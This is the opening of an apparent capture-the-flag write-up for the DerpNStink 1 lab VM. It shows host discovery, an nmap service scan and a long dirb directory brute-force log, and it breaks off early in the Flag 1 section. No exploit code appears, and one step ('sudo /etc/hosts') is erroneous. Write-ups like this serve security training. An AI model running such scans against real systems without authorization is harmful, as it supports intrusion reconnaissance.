

DerpNStink 1

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 18, 2018
Hong Kong, China

Table of Contents

Introduction.....3

Information Gathering.....3

Flag 1.....14

Flag 2.....15

Flag 3.....23

Flag 4.....26

Final Thought.....34

Introduction

DerpNStink : 1 is talking about Mr. Derp and Uncle Stinky are two system administrators who are starting their own company, DerpNStink. Instead of hiring qualified professionals to build up their IT landscape, they decided to hack together their own system which is almost ready to go live

There are 4 flags to capture. The virtual machine file is in OVA format that VirtualBox can be imported without any problem. The IP address can be obtained via DHCP. It is also running flawlessly in NAT Network interface.

The VM can be downloaded at VulnHub – <https://www.vulnhub.com/entry/derpnstink-1,221/>.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.14.

Boot up both Parrot Security OS VM and DerpNStink VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of DerpNStink VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:00:f4:ac	1	60	PCS Systemtechnik GmbH
10.0.2.26	08:00:27:c0:92:40	1	60	PCS Systemtechnik GmbH

The IP address of DerpNStink VM is 10.0.2.26.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
    RX packets 36 bytes 11436 (11.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 333 bytes 25496 (24.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the DerpNStink VM.

```
sudo nmap -sS -sV -A -Pn 10.0.2.26
```

```
# Nmap 7.70 scan initiated Mon Jul 16 07:05:15 2018 as: nmap -sS -sV -A -Pn -oN
nmap_DerpNStinkv1 10.0.2.26
Nmap scan report for 10.0.2.26
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
| 2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
| 256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_ 256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 2 disallowed entries
|_ /php/ /temporary/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: DeRPnStiNK
MAC Address: 08:00:27:C0:92:40 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
```

1 0.30 ms 10.0.2.26

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done at Mon Jul 16 07:05:27 2018 -- 1 IP address (1 host up) scanned in 12.57 seconds

dirb http://10.0.2.26 /usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb_DerpNStinkv1
START_TIME: Mon Jul 16 08:55:37 2018
URL_BASE: http://10.0.2.26/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

GENERATED WORDS: 20458

---- Scanning URL: http://10.0.2.26/ ----
==> DIRECTORY: http://10.0.2.26/css/
==> DIRECTORY: http://10.0.2.26/javascript/
==> DIRECTORY: http://10.0.2.26/js/
==> DIRECTORY: http://10.0.2.26/php/
+ http://10.0.2.26/robots.txt (CODE:200|SIZE:53)
+ http://10.0.2.26/server-status (CODE:403|SIZE:289)
==> DIRECTORY: http://10.0.2.26/temporary/
==> DIRECTORY: http://10.0.2.26/weblog/

---- Entering directory: http://10.0.2.26/css/ ----

---- Entering directory: http://10.0.2.26/javascript/ ----
==> DIRECTORY: http://10.0.2.26/javascript/jquery/
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/

---- Entering directory: http://10.0.2.26/js/ ----

---- Entering directory: http://10.0.2.26/php/ ----
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/

---- Entering directory: http://10.0.2.26/temporary/ ----

```
---- Entering directory: http://10.0.2.26/weblog/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/

---- Entering directory: http://10.0.2.26/javascript/jquery/ ----
+ http://10.0.2.26/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://10.0.2.26/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://10.0.2.26/javascript/jquery-ui/ ----
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/css/
+ http://10.0.2.26/javascript/jquery-ui/jquery-ui (CODE:200|SIZE:434343)
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/themes/
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/ui/

---- Entering directory: http://10.0.2.26/php/phpmyadmin/ ----
+ http://10.0.2.26/php/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/js/
+ http://10.0.2.26/php/phpmyadmin/libraries (CODE:403|SIZE:300)
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/
+ http://10.0.2.26/php/phpmyadmin/setup (CODE:401|SIZE:455)
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/

---- Entering directory: http://10.0.2.26/weblog/wp-admin/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/images/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/includes/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/js/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/maint/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/network/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/user/

---- Entering directory: http://10.0.2.26/weblog/wp-content/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/plugins/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/themes/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/upgrade/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/certificates/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/css/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/customize/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/fonts/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/images/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/widgets/

---- Entering directory: http://10.0.2.26/javascript/jquery-ui/css/ ----
```

```
---- Entering directory: http://10.0.2.26/javascript/jquery-ui/themes/ ----  
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/themes/base/  
  
---- Entering directory: http://10.0.2.26/javascript/jquery-ui/ui/ ----  
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/ui/i18n/  
  
---- Entering directory: http://10.0.2.26/php/phpmyadmin/js/ ----  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/js/jquery/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/js/pmd/  
  
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ ----  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ar/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/bg/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/bn/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ca/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/cs/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/da/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/de/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/el/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/es/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/et/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/fi/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/fr/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/gl/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/hi/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/hr/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/hu/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/id/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/it/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ja/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ko/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/lt/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/nb/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/nl/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/pl/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/pt/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/pt_BR/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ro/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/ru/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/si/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/sk/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/sl/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/sv/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/th/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/tr/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/uk/  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/uz/
```

```
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/zh_CN/
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/locale/zh_TW/

---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/ ----
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/original/

---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/

---- Entering directory: http://10.0.2.26/weblog/wp-admin/images/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-admin/includes/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-admin/js/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-admin/maint/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-admin/network/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-admin/user/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-content/plugins/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/plugins/akismet/

---- Entering directory: http://10.0.2.26/weblog/wp-content/themes/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-content/upgrade/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2017/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2018/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/certificates/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/css/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/customize/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/fonts/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/images/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/images/crystal/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/images/media/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/images/smilies/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/crop/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/jquery/
```



```
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/swfupload/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/thickbox/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/widgets/ ----

---- Entering directory: http://10.0.2.26/javascript/jquery-ui/themes/base/ ----
==> DIRECTORY: http://10.0.2.26/javascript/jquery-ui/themes/base/images/
+ http://10.0.2.26/javascript/jquery-ui/themes/base/jquery-ui (CODE:200|SIZE:32266)

---- Entering directory: http://10.0.2.26/javascript/jquery-ui/ui/i18n/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/js/jquery/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/js/pmd/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ar/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/bg/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/bn/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ca/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/cs/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/da/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/de/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/el/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/es/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/et/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/fi/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/fr/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/gl/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/hi/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/hr/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/hu/ ----
```

```
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/id/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/it/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ja/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ko/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/lt/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/nb/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/nl/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/pl/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/pt/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/pt_BR/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ro/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/ru/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/si/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/sk/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/sl/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/sv/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/th/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/tr/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/uk/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/uz/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/zh_CN/ ----
---- Entering directory: http://10.0.2.26/php/phpmyadmin/locale/zh_TW/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/original/ ----
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/original/css/
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/original/img/
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/original/jquery/
```

```
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/blue/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/coffee/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/light/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/midnight/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/ocean/
==> DIRECTORY: http://10.0.2.26/weblog/wp-admin/css/colors/sunrise/

---- Entering directory: http://10.0.2.26/weblog/wp-content/plugins/akismet/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/plugins/akismet/_inc/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/plugins/akismet/views/

---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2017/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2017/11/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2017/12/

---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2018/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2018/01/
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/uploads/2018/07/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/images/crystal/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/images/media/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/images/smilies/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/crop/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/jquery/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/jquery/ui/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/swfupload/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/swfupload/plugins/

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/thickbox/ ----

---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/ ----
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/langs/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/themes/
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/utils/


---- Entering directory: http://10.0.2.26/javascript/jquery-ui/themes/base/images/ ----

---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/original/css/ ----
```

```
---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/original/img/ ----  
  
---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/original/jquery/ ----  
==> DIRECTORY: http://10.0.2.26/php/phpmyadmin/themes/original/jquery/images/  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/blue/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/coffee/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/light/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/midnight/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/ocean/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-admin/css/colors/sunrise/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/plugins/akismet/_inc/ ----  
==> DIRECTORY: http://10.0.2.26/weblog/wp-content/plugins/akismet/_inc/img/  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/plugins/akismet/views/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2017/11/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2017/12/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2018/01/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/uploads/2018/07/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/jquery/ui/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/swfupload/plugins/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/langs/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/ ----  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/colorpicker/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/fullscreen/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/hr/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/image/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/lists/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/media/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/paste/  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/wordpress/  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/ ----  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/wordpress/
```

```
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/themes/ ----  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/themes/modern/  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/utils/ ----  
  
---- Entering directory: http://10.0.2.26/php/phpmyadmin/themes/original/jquery/images/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-content/plugins/akismet/_inc/img/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/colorpicker/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/fullscreen/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/hr/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/image/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/lists/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/media/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/paste/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/plugins/wordpress/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/wordpress/ ----  
==> DIRECTORY: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/wordpress/images/  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/themes/modern/ ----  
  
---- Entering directory: http://10.0.2.26/weblog/wp-includes/js/tinymce/skins/wordpress/images/  
----  
  
-----  
END_TIME: Mon Jul 16 09:14:40 2018  
DOWNLOADED: 2618624 - FOUND: 9
```

Flag 1




Open Firefox to `http://10.0.2.26` and a home page is displayed. According to the result of `dirb`, there are “php” and “weblog” directories. However, they cannot be displayed correctly. It will redirect to `http://derpnstink.local` domain. It is required to add the following to “/etc/hosts” and run “`sudo /etc/hosts`” to make it effects.

10.0.2.26	derpnstink.local
10.0.2.26	www.derpnstink.local

